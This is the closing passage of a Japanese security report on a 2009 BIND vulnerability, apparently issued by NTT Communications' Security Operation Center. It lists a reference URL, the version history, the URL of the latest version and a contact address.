http://www.ipa.go.jp/security/ciadr/vul/20090731-bind.html

10. 履歴

- 2009 年 07 月 30 日：ver1.0 公開
- 2009 年 08 月 04 日：ver1.1 公開

11. 最新版の公開 URL

http://www.ntt.com/icto/security/data/soc.html#security_report

12. 本レポートに関する問合せ先

NTT コミュニケーションズ株式会社
IT マネジメントサービス事業部ネットワークマネジメントサービス部
セキュリティオペレーションセンター

e-mail: scan@ntt.com

以 上